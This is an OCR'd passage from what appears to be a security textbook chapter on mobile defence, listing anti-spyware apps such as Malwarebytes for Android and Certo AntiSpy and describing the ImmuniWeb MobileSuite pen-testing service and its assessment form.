
Certo AntiSpy
https://www.certosoftware.com

Mobile Anti-Spyware

- **Malwarebytes for Android**

  Source: *https://www.malwarebytes.com*

  Malwarebytes is an anti-malware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It detects and removes adware and malware, blocks malware and ransomware automatically, conducts privacy audits for all apps, and provides safe browsing.



Possible Ransomware Detected!

Cute ransomware file
Opened on 17. jan 2017 13:5

If you are not sure if this App is safe t use, we recommend you to **uninstall** immediately.


Adware Detected!
1 infected file

Android/Testfile.Eicar
com.ANTIVIRUS.TESTFILE

Figure 17.78: Screenshot of Malwarebytes Anti-Malware

Some additional mobile anti-spyware tools are as follows:

- AntiSpy Mobile (*https://antispymobile.com*)
- Spyware Detector - Spy Scanner (*https://play.google.com*)
- iAmNotified - Anti Spy System (*https://iamnotified.com*)
- Privacy Scanner (AntiSpy) Free (*https://play.google.com*)
- Certo AntiSpy (*https://www.certosoftware.com*)



Mobile Pen Testing Toolkit: ImmuniWeb® MobileSuite

- ImmuniWeb® MobileSuite leverages **Machine Learning technology** to augment and accelerate manual mobile penetration testing of iOS and Android mobile applications

- **Zero False-Positive SLA**
- **Threat-Aware Risk Scoring**
- **Tailored Remediation Guidelines**
- **CVE, CWE, and CVSSv3 scores**

CREATE NEW PROJECT
DISCOVERY
ON-DEMAND
MOBILESUITE
CONTINUOUS
API & ACCESS
Platform Status OK
ImmuniWeb® MobileSuite
1 Configure Assessment
2 Confirm Ownership
3 Select Package & Pay
4 Schedule & Monitor Assessment
5 Download Report
UPLOAD FILE
Show Advanced Assessment Options

Application Name:

☐ I have iOS and Android versions of the same application

Application Package: File not uploaded yet

Requirements for Android APK:
Compiled for x86 (32-bit or 64-bit)
Compatible with Android 8

Requirements for iOS IPA:
Compiled for iOS simulator
Compatible with iOS 10

Application Defense:
☐ Application uses root or jailbreak detection
☐ Application uses emulator detection
☐ Application uses certificate pinning
☐ Application uses code obfuscation

Will you provide us with a user account for this assessment? ○ Yes ○ No

